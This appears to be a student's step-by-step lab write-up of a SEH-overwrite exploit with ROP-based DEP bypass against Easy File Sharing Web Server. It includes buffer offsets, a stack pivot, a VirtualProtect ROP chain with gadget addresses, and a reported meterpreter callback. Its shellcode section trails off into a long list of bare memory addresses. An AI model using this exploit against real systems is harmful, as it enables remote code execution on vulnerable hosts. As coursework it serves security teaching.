

### Step 1:

Open the command line prompt as an administrator and entering the following:

**bcdedit /set nx AlwaysOn**

Once you do this, restart the operating system. (Note: You may need to disable this later for other class work.)

This will force it to use DEP. If you do this without ROP, of course no credit is possible, so make sure to force DEP on this process.

Answer:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>bcdedit /set nx AlwaysOn
The operation completed successfully.

C:\Users\IEUser>_
```

Figure 1: Turn on DEP.

```
C:\Users\IEUser>net statistics workstation
Workstation Statistics for \\\IEWIN?

Statistics since 4/6/2022 7:26:09 PM
```

Figure 2: System boot time.

```
C:\Users\IEUser>bcdedit

Windows Boot Manager
-----
identifier          {bootmgr}
device              partition=C:
description         Windows Boot Manager
locale              en-US
inherit              {globalsettings}
default              {current}
resumeobject        {8c07be1e-21bb-11e8-9c5d-d181d62e5fbf}
displayorder        {current}
toolsdisplayorder   {memdiag}
timeout             30

Windows Boot Loader
-----
identifier           {current}
device               partition=C:
path                 \Windows\system32\winload.exe
description          Windows ?
locale              en-US
inherit              {bootloadersettings}
recoverysequence     {8c07be20-21bb-11e8-9c5d-d181d62e5fbf}
recoveryenabled      Yes
osdevice             partition=C:
systemroot           \Windows
resumeobject         {8c07be1e-21bb-11e8-9c5d-d181d62e5fbf}
nx                   AlwaysOn

C:\Users\IEUser>net statistics workstation
Workstation Statistics for \\\IEWIN?

Statistics since 4/6/2022 7:39:09 PM
```

Figure 3: DEP on after reboot and new system time as proof.

### Step 2:

Fuzz the binary, such that you can order control flow.

**Show a screenshot demonstrating this.** This can be something such as A's, B's. If this is as far as you get, you have only completed a small portion.

Overwriting the SEH will do this. You can use !exchain.

Answer:

Using the output from !py mona pc 5000 as a buffer, I sent this string to the application to obtain a crash. Once the crash was achieved I used !py mona findmsp to locate the offset from the pattern found in SEH.

```
[+] Examining registers
EAX contains normal pattern : 0x386a4637 offset 4193
[+] Examining SEH chain
SEH record (nseh field) at 0x03e96fac overwritten with normal pattern : 0x34664633 offset 4061, followed by 931 bytes of cyclic data after the handler
[+] Examining stack (entire stack) - looking for cyclic pattern
Walking stack from 0x03e95000 to 0x03e9ffc (0x0001a1fc bytes)
0x03e9ffc - Contains normal cyclic pattern: 0x34664633 / 0x28a1 offset 2 length 4988 (> 0x03e92356 - ESP:0x1452)
```

Figure 4: EAX offset 4193 | SEH offset 4061

```
235 #bad = fuzz # Mona pattern of 5000 bytes to find EAX and SEH offsets
236 bad = "A" * seh_offset # 4061 bytes for SEH offset
237 bad += nseh #NSEH
238 bad += seh #SEH
239 bad += "D" * (eax_offset - len(bad)) # Junk. EAX offset 4193
240 bad += "EEEE" # EAX
241 bad += "Z" * (len(fuzz) - len(buf)) # Junk on the end
```

Figure 5: Buffer that was sent to application.

```
0.004> g
(f60.92c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll -
eax=45454545 ebx=00000001 ecx=fffffffd edx=04005fac esi=04005f64 edi=04005fac
eip=61c277f6 esp=04005f00 ebp=04005f10 iopl=0         nv up ei pl zr na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0 cmp     dword ptr [eax+4Ch].0A029A697h,ds:002b:45454591=????????
0.007> !exchain
04005fac: 43434343
Invalid exception stack at 42424242
```

Figure 6: 4 B's (42's) to show control of crash, SEH and the exception handler has my C's (43's) in it. Four E's (45's) were sent before the end junk padding to sit in EAX and are there.

### Step 3:

Remember – your pop pop ret won't work. You will want to do a large stack pivot that will reach your ROP chain. Thus, find an instruction to perform a stack pivot so that you can reach your ROP chain. For now, your chain could be something like a series of A's or B's. Eventually, it will be your ROP chain + the shellcode you execute.

To be clear, the stack pivot you want should be ADD ESP, SOME LARGE VALUE, that reaches your payload. **You may not use the one shown in class.** After this, start your ROP chain!

**Show a screenshot demonstrating that you have done the above and can get to the first ROP gadget in the chain and that it executes. This can be any ROP gadget. At this stage, it is just proof of concept that you can get this far.**

Answer:

What I did for this was sent my buffer and crashed the program. Then looked at the ESP register then looked through ESP to find the beginning of my buffer. Once I found it, I subtracted that value from ESP to get a general location to get the relative distance from ESP to the beginning of my buffer so I could run the mona module stackpivot. The reason I did this is because just running stackpivot gives a ton of results and I was trying options to narrow the list. This seemed to work in this case.




Figure 7: ESP is at 3fb55e0 and Payload starts at 3ca5fcf.

Run !py mona stackpivot -distance 2543 -cpb '\x00' to have mona generate a list of possible stack pivots. Note: this command takes a while to run.




Figure 8: Mona.py stackpivot output. I chose the second pivot entry to try in my buffer @0x10022869.




Figure 9: Setting a breakpoint on stack pivot address of 0x10022869 is successful upon exception.

```

10022868 9b pop ebx
10022869 81c404100000 add esp,1004h
1002286f c3 ret
10022870 5f pop edi
10022871 5e pop esi
10022872 5d pop ebp
10022873 83c8ff or eax,0FFFFFFFh
10022876 5b pop ebx
10022877 81c404100000 add esp,1004h
1002287d c3 ret
1002287e 90 nop

```

Command

```

eax=00000000 ebx=00000000 ecx=10022869 edx=773b34d5
eip=1002286f esp=03c85964 ebp=03c85984 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
ImageLoad\SaveTIF+0x9c39:
10022869 81c404100000 add esp,1004h
0 004> r @esp
esp=03c85964
0 004> dd 03c85964
03c85964 773b34c1 03c85a4c 03c86fac 03c85a9c
03c85974 03c85a20 03c86fac 773b34d5 03c86fac
03c85984 03c85a34 773b3493 03c85a4c 03c86fac
03c85994 03c85a9c 03c85a20 10022869 00000000
03c859a4 03c85a4c 03c86fac 773b3434 03c85a4c
03c859b4 03c86fac 03c85a9c 03c85a20 10022869
03c859c4 03c85fac 03c85a4c 03c85f84 00000000
03c859d4 00000000 00000000 00000000 00000000
0 004> t
eax=00000000 ebx=00000000 ecx=10022869 edx=773b34d5
eip=1002286f esp=03c85968 ebp=03c85984 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
ImageLoad\SaveTIF+0x9c3f:
1002286f c3 ret
0 004> r @esp
esp=03c85968
0 004> dd 03c85968
03c85968 41414141 41414141 41414141 41414141
03c85978 41414141 41414141 41414141 41414141
03c85988 41414141 41414141 41414141 41414141
03c85998 41414141 41414141 41414141 41414141
03c859a8 41414141 41414141 41414141 41414141
03c859b8 41414141 41414141 41414141 41414141
03c859c8 41414141 41414141 41414141 41414141
03c859d8 41414141 41414141 41414141 41414141

```

Figure 10: Seems to work as we're back in the A's on the stack.

[illegible]

Figure 11: Now that I have the stack pivot working, I calculated the distance to my payload. The distance is 2457 bytes.

### Step 4:

Develop a ROP chain of your choosing to overcome DEP. Beware of bad bytes! I recommend doing your ROP search to exclude bad bytes, so you do not have to worry about them.

**Show screenshot showing that you developed a ROP chain, and that it has bypassed DEP. You should be able to show it that it reaches your shellcode and can start executing it.**

Thus, if \x90, it will execute a NOP, rather than going to address 0x90909090, and giving an access violation because nothing is there.

Answer:

To look for bad bytes I used !mona bytearray -cpb '\x00' to generate a string of bytes and send that in my payload. Then looked for the pattern on the stack.

Figure 12: Mona bad byte pattern location on stack starts at 0x03b6890d.

Then I ran the following to have mona look through the region for the pattern and compare it with the previously generated pattern:

```
!py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 0x03b6890d
```

Figure 13: Looks like 0x00 is the only bad byte!

After crashing the program again I passed execution to the program. Then, ran !py mona modules to determine what DLLs are loaded by the application and if there any restrictions on them.

```
Module info :
-----
Base      | Top      | Size      | Rebase | SafeSEH | ASLR      | NXCompat | OS Dll | Version, ModuleName & Path
-----
0x10000000 | 0x10050000 | 0x00050000 | False  | False   | False     | False    | -1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x61c00000 | 0x61c99000 | 0x00099000 | False  | False   | False     | False    | 3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)
0x00400000 | 0x005c2000 | 0x001c2000 | False  | False   | False     | False    | 7.2.0.0 [fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)
```

These are the 2 modules that fit the criteria to look for ROP gadgets, at least for what we've learned so far. I ran the following command to generate ROP gadgets to use:

```
!py mona rop -m sqlite3.dll,ImageLoad.dll -cpb '\x00'
```

Figure 14: I chose the python VirtualProtect() rop gadget generated by mona.

There's an issue with one of the gadgets. Specifically, the EBX gadget(s). To accomplish this, I performed a 2's compliment on the negative of 201 and pushed the value (201) into EBX. NEG EAX performs 2's compliment on the value and the instructions at 0x1001da09 move the result into EBX as needed. The issue with the instructions at 0x1001da09 is that it also includes other things to compensate for, namely ESP+0C. This instruction saves the fourth argument on the stack to EAX. So, I needed to add 4 instructions following it to set up the rest of the gadgets, 2 NOPS and the other 2 are to POP EAX and RETN which POP EAX takes 4 bytes off the top of the stack and stores them into EAX and RETN loads the following 4 bytes at ESP into EIP, which is the writable location to increment the instruction accordingly. The rest of the gadgets were fine and didn't need to be altered.

```
29 #[--INFO:gadgets_to_set_ebx:--]
30 0x10015442, # POP EAX # RETN ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
31 #0x00000000, # [-] Unable to find gadget to put 00000201 into ebx # This won't work need to fix this.
32 # Being that 201 is a positive number you can make this negative and do 2's compliment to reverse it back to positive.
33 # Take the 2's compliment of 201, which is 0xffffdfff and do 2's compliment with NEG EAX and then put the result (EAX) in EBX as required.
34 0xffffdfff, # -201
35 0x100231d1, # NEG EAX # RETN ** [ImageLoad.dll] ** | {PAGE_EXECUTE_READ} # 2's complement of 0x00000201 and move EAX into EBX
36 0x1001da09, # ADD EBX,EAX # MOV EAX,DWORD PTR [ESP+0CH] # INC DWORD PTR [EAX] # RETN ** [ImageLoad.dll] ** | {PAGE_EXECUTE_READ}
37
38 # The ESP+0C needs to be fixed too from the previous instruction.
39 0x1001a858, # RETN (ROP NOP) [ImageLoad.dll]
40 0x1001a858, # RETN (ROP NOP) [ImageLoad.dll]
41 0x10015442, # POP EAX # RETN [ImageLoad.dll]
42 0x61c73f71, # &Writable location [sqlite3.dll]
```

Figure 15: The alterations to the EBX gadget I made to fix the ROP chain.

## Step 5:

Get your shellcode to execute! Where will you place your shellcode?! You want it to get there and execute flawlessly. Include a screenshot to indicate what you chose. Note: any shellcode is acceptable, as long as it is documented. For instance, if it is a found shellcode that is benign,



**Show screenshot of shellcode.** This can be anything simple you can find or create. Do not just do nops or \xcc. You need not create the shellcode.

Disassembly

Offset: 0x00000000

03bc6c80 90  
03bc6c81 90  
03bc6c82 90  
03bc6c83 90  
03bc6c84 90  
03bc6c85 90  
03bc6c86 90  
03bc6c87 90  
03bc6c88 b72acefab2  
03bc6c89 d97424f4  
03bc6c8a 55  
03bc6c8b 31c9  
03bc6c8c b131  
03bc6c8d 314213  
03bc6c8e 042123  
03bc6c8f 93c22e

Command

03bc6c90  
03bc6c91  
03bc6c92  
03bc6c93  
03bc6c94  
03bc6c95  
03bc6c96  
03bc6c97  
03bc6c98  
03bc6c99  
03bc6c9a  
03bc6c9b  
03bc6c9c  
03bc6c9d  
03bc6c9e  
03bc6c9f  
03bc6ca0  
03bc6ca1  
03bc6ca2  
03bc6ca3  
03bc6ca4  
03bc6ca5  
03bc6ca6  
03bc6ca7  
03bc6ca8  
03bc6ca9  
03bc6caa  
03bc6cab  
03bc6cac  
03bc6cad  
03bc6cae  
03bc6caf  
03bc6cb0  
03bc6cb1  
03bc6cb2  
03bc6cb3  
03bc6cb4  
03bc6cb5  
03bc6cb6  
03bc6cb7  
03bc6cb8  
03bc6cb9  
03bc6cba  
03bc6cbb  
03bc6cbc  
03bc6cbd  
03bc6cbe  
03bc6cbf  
03bc6cc0  
03bc6cc1  
03bc6cc2  
03bc6cc3  
03bc6cc4  
03bc6cc5  
03bc6cc6  
03bc6cc7  
03bc6cc8  
03bc6cc9  
03bc6cca  
03bc6ccb  
03bc6ccc  
03bc6ccd  
03bc6cce  
03bc6ccf  
03bc6cd0  
03bc6cd1  
03bc6cd2  
03bc6cd3  
03bc6cd4  
03bc6cd5  
03bc6cd6  
03bc6cd7  
03bc6cd8  
03bc6cd9  
03bc6cda  
03bc6cdb  
03bc6cdc  
03bc6cde  
03bc6cdf  
03bc6ce0  
03bc6ce1  
03bc6ce2  
03bc6ce3  
03bc6ce4  
03bc6ce5  
03bc6ce6  
03bc6ce7  
03bc6ce8  
03bc6ce9  
03bc6cea  
03bc6ceb  
03bc6cec  
03bc6ced  
03bc6cee  
03bc6cef  
03bc6cf0  
03bc6cf1  
03bc6cf2  
03bc6cf3  
03bc6cf4  
03bc6cf5  
03bc6cf6  
03bc6cf7  
03bc6cf8  
03bc6cf9  
03bc6cfa  
03bc6cfb  
03bc6cfc  
03bc6cfd  
03bc6cfe  
03bc6cff  
03bc6d00  
03bc6d01  
03bc6d02  
03bc6d03  
03bc6d04  
03bc6d05  
03bc6d06  
03bc6d07  
03bc6d08  
03bc6d09  
03bc6d0a  
03bc6d0b  
03bc6d0c  
03bc6d0d  
03bc6d0e  
03bc6d0f  
03bc6d10  
03bc6d11  
03bc6d12  
03bc6d13  
03bc6d14  
03bc6d15  
03bc6d16  
03bc6d17  
03bc6d18  
03bc6d19  
03bc6d1a  
03bc6d1b  
03bc6d1c  
03bc6d1d  
03bc6d1e  
03bc6d1f  
03bc6d20  
03bc6d21  
03bc6d22  
03bc6d23  
03bc6d24  
03bc6d25  
03bc6d26  
03bc6d27  
03bc6d28  
03bc6d29  
03bc6d2a  
03bc6d2b  
03bc6d2c  
03bc6d2d  
03bc6d2e  
03bc6d2f  
03bc6d30  
03bc6d31  
03bc6d32  
03bc6d33  
03bc6d34  
03bc6d35  
03bc6d36  
03bc6d37  
03bc6d38  
03bc6d39  
03bc6d3a  
03bc6d3b  
03bc6d3c  
03bc6d3d  
03bc6d3e  
03bc6d3f  
03bc6d40  
03bc6d41  
03bc6d42  
03bc6d43  
03bc6d44  
03bc6d45  
03bc6d46  
03bc6d47  
03bc6d48  
03bc6d49  
03bc6d4a  
03bc6d4b  
03bc6d4c  
03bc6d4d  
03bc6d4e  
03bc6d4f  
03bc6d50  
03bc6d51  
03bc6d52  
03bc6d53  
03bc6d54  
03bc6d55  
03bc6d56  
03bc6d57  
03bc6d58  
03bc6d59  
03bc6d5a  
03bc6d5b  
03bc6d5c  
03bc6d5d  
03bc6d5e  
03bc6d5f  
03bc6d60  
03bc6d61  
03bc6d62  
03bc6d63  
03bc6d64  
03bc6d65  
03bc6d66  
03bc6d67  
03bc6d68  
03bc6d69  
03bc6d6a  
03bc6d6b  
03bc6d6c  
03bc6d6d  
03bc6d6e  
03bc6d6f  
03bc6d70  
03bc6d71  
03bc6d72  
03bc6d73  
03bc6d74  
03bc6d75  
03bc6d76  
03bc6d77  
03bc6d78  
03bc6d79  
03bc6d7a  
03bc6d7b  
03bc6d7c  
03bc6d7d  
03bc6d7e  
03bc6d7f  
03bc6d80  
03bc6d81  
03bc6d82  
03bc6d83  
03bc6d84  
03bc6d85  
03bc6d86  
03bc6d87  
03bc6d88  
03bc6d89  
03bc6d8a  
03bc6d8b  
03bc6d8c  
03bc6d8d  
03bc6d8e  
03bc6d8f  
03bc6d90  
03bc6d91  
03bc6d92  
03bc6d93  
03bc6d94  
03bc6d95  
03bc6d96  
03bc6d97  
03bc6d98  
03bc6d99  
03bc6d9a  
03bc6d9b  
03bc6d9c  
03bc6d9d  
03bc6d9e  
03bc6d9f  
03bc6da0  
03bc6da1  
03bc6da2  
03bc6da3  
03bc6da4  
03bc6da5  
03bc6da6  
03bc6da7  
03bc6da8  
03bc6da9  
03bc6daa  
03bc6dab  
03bc6dac  
03bc6dad  
03bc6dae  
03bc6daf  
03bc6db0  
03bc6db1  
03bc6db2  
03bc6db3  
03bc6db4  
03bc6db5  
03bc6db6  
03bc6db7  
03bc6db8  
03bc6db9  
03bc6dba  
03bc6dbb  
03bc6dbc  
03bc6dbd  
03bc6dbe  
03bc6dbf  
03bc6dc0  
03bc6dc1  
03bc6dc2  
03bc6dc3  
03bc6dc4  
03bc6dc5  
03bc6dc6  
03bc6dc7  
03bc6dc8  
03bc6dc9  
03bc6dca  
03bc6dcb  
03bc6dcc  
03bc6dcd  
03bc6dce  
03bc6dcf  
03bc6dd0  
03bc6dd1  
03bc6dd2  
03bc6dd3  
03bc6dd4  
03bc6dd5  
03bc6dd6  
03bc6dd7  
03bc6dd8  
03bc6dd9  
03bc6dda  
03bc6ddb  
03bc6ddc  
03bc6ddd  
03bc6dde  
03bc6ddf  
03bc6de0  
03bc6de1  
03bc6de2  
03bc6de3  
03bc6de4  
03bc6de5  
03bc6de6  
03bc6de7  
03bc6de8  
03bc6de9  
03bc6dea  
03bc6deb  
03bc6dec  
03bc6ded  
03bc6dee  
03bc6def  
03bc6df0  
03bc6df1  
03bc6df2  
03bc6df3  
03bc6df4  
03bc6df5  
03bc6df6  
03bc6df7  
03bc6df8  
03bc6df9  
03bc6dfa  
03bc6dfb  
03bc6dfc  
03bc6dfd  
03bc6dfe  
03bc6dff  
03bc6e00  
03bc6e01  
03bc6e02  
03bc6e03  
03bc6e04  
03bc6e05  
03bc6e06  
03bc6e07  
03bc6e08  
03bc6e09  
03bc6e0a  
03bc6e0b  
03bc6e0c  
03bc6e0d  
03bc6e0e  
03bc6e0f  
03bc6e10  
03bc6e11  
03bc6e12  
03bc6e13  
03bc6e14  
03bc6e15  
03bc6e16  
03bc6e17  
03bc6e18  
03bc6e19  
03bc6e1a  
03bc6e1b  
03bc6e1c  
03bc6e1d  
03bc6e1e  
03bc6e1f  
03bc6e20  
03bc6e21  
03bc6e22  
03bc6e23  
03bc6e24  
03bc6e25  
03bc6e26  
03bc6e27  
03bc6e28  
03bc6e29  
03bc6e2a  
03bc6e2b  
03bc6e2c  
03bc6e2d  
03bc6e2e  
03bc6e2f  
03bc6e30  
03bc6e31  
03bc6e32  
03bc6e33  
03bc6e34  
03bc6e35  
03bc6e36  
03bc6e37  
03bc6e38  
03bc6e39  
03bc6e3a  
03bc6e3b  
03bc6e3c  
03bc6e3d  
03bc6e3e  
03bc6e3f  
03bc6e40  
03bc6e41  
03bc6e42  
03bc6e43  
03bc6e44  
03bc

[illegible]

Figure 18: Successfully received a callback and connection with meterpreter shellcode.